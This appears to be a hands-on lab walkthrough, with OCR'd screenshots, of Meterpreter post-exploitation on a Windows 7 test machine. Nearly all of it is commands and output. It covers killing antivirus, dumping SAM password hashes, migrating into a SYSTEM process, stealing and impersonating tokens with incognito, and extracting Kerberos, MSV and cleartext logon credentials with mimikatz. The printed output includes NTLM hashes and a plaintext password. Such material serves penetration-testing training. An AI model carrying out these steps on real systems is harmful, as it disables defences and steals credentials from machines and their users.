
```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

meterpreter> run killav




```
meterpreter > run killav
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
```

meterpreter> run post/windows/gather/hashdump   (you'll see that it fails)



```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 83d6439ac2c2abb1a3d6aa331b0e3ec4...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Workshop:1002:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
HomeGroupUser$:1004:aad3b435b51404eeaad3b435b51404ee:738e51848b4ef791652032a3d13ff2ad:::
```


meterpreter > ps   (search for a process running as NT AUTHORITY\SYSTEM)



```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch    Session     User                          Path
 ---   ----  ----                  ----    -------     ----                          ----
 0     0     [System Process]              4294967295
 4     0     System                x86_64  0
 264   4     smss.exe              x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System3
2\smss.exe
 312   500   svchost.exe           x86_64  0           NT AUTHORITY\NETWORK SERVICE  C:\Windows\System3
2\svchost.exe
 352   2556  iexplore.exe          x86     1           win7-64-victim\Workshop       C:\Program Files (
x86)\Internet Explorer\iexplore.exe
 356   348   csrss.exe             x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System3
2\csrss.exe
 396   388   csrss.exe             x86_64  1           NT AUTHORITY\SYSTEM           C:\Windows\System3
2\csrss.exe
 404   348   wininit.exe           x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System3
2\wininit.exe
 436   388   winlogon.exe          x86_64  1           NT AUTHORITY\SYSTEM           C:\Windows\System3
2\winlogon.exe
 500   404   services.exe          x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System3
2\services.exe
 508   404   lsass.exe             x86_64  0           NT AUTHORITY\SYSTEM           C:\Windows\System3
2\lsass.exe
```


meterpreter > migrate 2800 (your process id WILL NOT be 2800, but make sure you use one that is running at NT AUTHORITY\SYSTEM)

meterpreter> run post/windows/gather/hashdump (you'll see that it works now that you migrated into a SYSTEM level process)



```
meterpreter > migrate 436
[*] Migrating from 1648 to 436...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : WIN7-64-VICTIM
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Meterpreter     : x64/win64
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 83d6439ac2c2abb1a3d6aa331b0e3ec4...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Workshop:1002:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
HomeGroupUser$:1004:aad3b435b51404eeaad3b435b51404ee:738e51848b4ef791652032a3d13ff2ad:::
```

meterpreter> run post/windows/gather/credentials/credential_collector




```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against WIN7-64-VICTIM
[+] Collecting hashes...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: HomeGroupUser$:aad3b435b51404eeaad3b435b51404ee:738e51848b4ef791652032a3d13ff2ad
    Extracted: Workshop:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c
[+] Collecting tokens...
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    win7-64-victim\Workshop
    NT AUTHORITY\ANONYMOUS LOGON
```

Steal Tokens


meterpreter > getsystem

meterpreter > use incognito




```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > use incognito
Loading extension incognito...success.
meterpreter >
```

meterpreter > list_tokens -u




```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
win7-64-victim\Workshop

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

meterpreter > list_tokens -g




```
meterpreter >  list_tokens -g

Delegation Tokens Available
========================================
\
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\INTERACTIVE
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT AUTHORITY\WRITE RESTRICTED
NT SERVICE\AudioEndpointBuilder
NT SERVICE\AudioSrv
NT SERVICE\BFE
NT SERVICE\BITS
NT SERVICE\CryptSvc
NT SERVICE\CscService
NT SERVICE\DcomLaunch
NT SERVICE\Dhcp
NT SERVICE\Dnscache
NT SERVICE\DPS
NT SERVICE\eventlog
NT SERVICE\EventSystem
NT SERVICE\FDResPub
NT SERVICE\FontCache
NT SERVICE\IKEEXT
```

meterpreter > impersonate_token <choose who you want to impersonate but be sure to use 2 slashes in the name (ex: impersonate_token domain\\user)



```
meterpreter > impersonate_token BUILTIN\\Administrators
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter >
```

meterpreter> getuid



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


Stealing credentials and certificates

- NOTE: Most of the stuff after 'kerberos' DOES NOT work, but is given here so you know the correct syntax to use when connected to AD or dealing with smart/CAC cards.

meterpreter > getsystem


meterpreter > load mimikatz

meterpreter > kerberos




```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain          User              Password
------     -------    ------          ----              --------
0;999      NTLM       WORKGROUP       WIN7-64-VICTIM$
0;45803    NTLM
0;997      Negotiate  NT AUTHORITY    LOCAL SERVICE
0;996      Negotiate  WORKGROUP       WIN7-64-VICTIM$
0;2527974  NTLM       win7-64-victim  Workshop          password
0;2528009  NTLM       win7-64-victim  Workshop          password
```

meterpreter > mimikatz_command -f sekurlsa::logonPasswords -a "full"




```
meterpreter > mimikatz_command -f sekurlsa::logonPasswords -a "full"
"0;2528009","NTLM","Workshop","win7-64-victim","
         * Utilisateur   : Workshop
         * Domaine       : win7-64-victim
         * Hash LM       : e52cac67419a9a224a3b108f3fa6cb6d
         * Hash NTLM     : 8846f7eaee8fb117ad06bdd830b7586c"

Workshop,win7-64-victim,password"
"

Workshop,win7-64-victim,password"

Workshop,win7-64-victim,password"
"0;2527974","NTLM","Workshop","win7-64-victim","
         * Utilisateur   : Workshop
         * Domaine       : win7-64-victim
         * Hash LM       : e52cac67419a9a224a3b108f3fa6cb6d
         * Hash NTLM     : 8846f7eaee8fb117ad06bdd830b7586c"

Workshop,win7-64-victim,password"
"

Workshop,win7-64-victim,password"

Workshop,win7-64-victim,password"
"0;997","Negotiate","LOCAL SERVICE","NT AUTHORITY","n.s. (Credentials KO)"
```

meterpreter > msv <Your AD password




```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID     Package    Domain          User            Password
------     -------    ------          ----            --------
0;2528009  NTLM       win7-64-victim  Workshop        lm{ e52cac67419a9a224a3b108f3fa6cb6d }, ntlm{ 8
846f7eaee8fb117ad06bdd830b7586c }
0;2527974  NTLM       win7-64-victim  Workshop        lm{ e52cac67419a9a224a3b108f3fa6cb6d }, ntlm{ 8
846f7eaee8fb117ad06bdd830b7586c }
0;996      Negotiate  WORKGROUP       WIN7-64-VICTIM$  n.s. (Credentials KO)
0;997      Negotiate  NT AUTHORITY    LOCAL SERVICE   n.s. (Credentials KO)
